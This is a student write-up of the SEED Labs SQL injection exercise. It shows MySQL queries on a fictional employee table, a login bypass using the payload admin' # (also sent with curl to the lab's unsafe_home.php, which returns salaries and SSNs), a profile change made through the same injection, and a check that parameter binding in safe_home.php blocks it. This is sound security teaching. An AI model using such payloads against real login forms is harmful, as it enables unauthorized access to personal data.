

Part A

2 practice sql commands

Show databases:

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> show databases
-> ;
```

Database
information_schema
Users
elgg_csrf
elgg_xss
mysql
performance_schema
phpmyadmin
sys

8 rows in set (0.26 sec)

Use users

```
mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```

Show tables

```
mysql> show tables
-> ;
```

Tables_in_Users
credential

1 row in set (0.00 sec)

Select with where

```
mysql> select * from credential where 1=1;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
NickName	Password							
1	Alice	10000	20000	9/20	10211002			
		fdbe918bdae83000aa54747fc95fe0470fff4976						
2	Boby	20000	30000	4/20	10213352			
		b78ed97677c161c1c82c142906674ad15242b2d4						
3	Ryan	30000	50000	4/10	98993524			
		a3c50276cb120637cca669eb38fb9928b017e9ef						
4	Samy	40000	90000	1/11	32193525			
		995b8b8c183f349b3cab0ae7fccd39133508d2af						
5	Ted	50000	110000	11/3	32111111			
		99343bff28a7bb51cb6f22cb20a618701a2c2f58						
6	Admin	99999	400000	3/5	43254314			
		a5bdf35a1df4ea895905f6f6618e83951a6effc0						

6 rows in set (0.02 sec)

Select with WHERE 2

```
mysql> select * from credential where EID=10000 AND Name='Alice';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
NickName	Password							
1	Alice	10000	20000	9/20	10211002			
		fdbe918bdae83000aa54747fc95fe0470fff4976						

1 row in set (0.05 sec)

Update

```
mysql> update credential set Salary=10000 where Name='Alice';
Query OK, 1 row affected (0.04 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from credential where Name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 10000 | 9/20 | 10211002 | | | |
| | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Select with comments


```
mysql> select Name, EID, Salary, SSN from credential where Name='Alice' #or 1=1;
-> ;
+-----+-----+-----+-----+
| Name | EID | Salary | SSN |
+-----+-----+-----+-----+
| Alice | 10000 | 10000 | 10211002 |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Select with multiple conditions

```
mysql> select Name, EID, Salary, SSN from credential where Name='Bob' or Salary>
90000;
+-----+-----+-----+-----+
| Name | EID | Salary | SSN |
+-----+-----+-----+-----+
| Ted | 50000 | 110000 | 32111111 |
| Admin | 99999 | 400000 | 43254314 |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Part B

1.



Username	Eid	Salary	Birthday	SSN	Nickname	Email
Alice	10000	10000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		

The success of the injection was due to in the user name field I input string “admin’ #”, the # character is a comments sign in SQL which will cause the query to ignore all subsequent conditions.

Use command line to inject

```
[07/18/21]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23xxx&password=noimportant'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top
```

Returned result:

```

out()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</button>
</div></nav><div class='container'><br><h1 class='text-center'><b> User Details
</b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>10000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td>
<td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td>
<td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
<div class="text-center">
<p>
Copyright &copy; SEED LABs

```

Part C

Update Alice's nickname and password

Key	Value
Employee ID	10000
Salary	10000
Birth	9/20
SSN	10211002
NickName	alicenicknmae
Email	alice@ss.com

How was it done?

1. Login with Alice's username with the injection method in part 2
2. Update through unsafe_edit_front.php the nickname and password

Part D

Answer: in the safe home page, it uses parameter binding rather than sql query string conjunction, which is able to prevent sql injection.

Access through safe home

```
[07/18/21]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/safe_home.php?user
name=admin%27%23xxx&password=noimportant'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top
with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.
```

Result

```
<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="safe_home.php" ></a>

      </div></nav><div class='container text-center'><div class='alert alert-dan
ger'>The account information your provide does not exist.<br></div><a href='inde
x.html'>Go back</a></div>[07/18/21]seed@VM:~$
```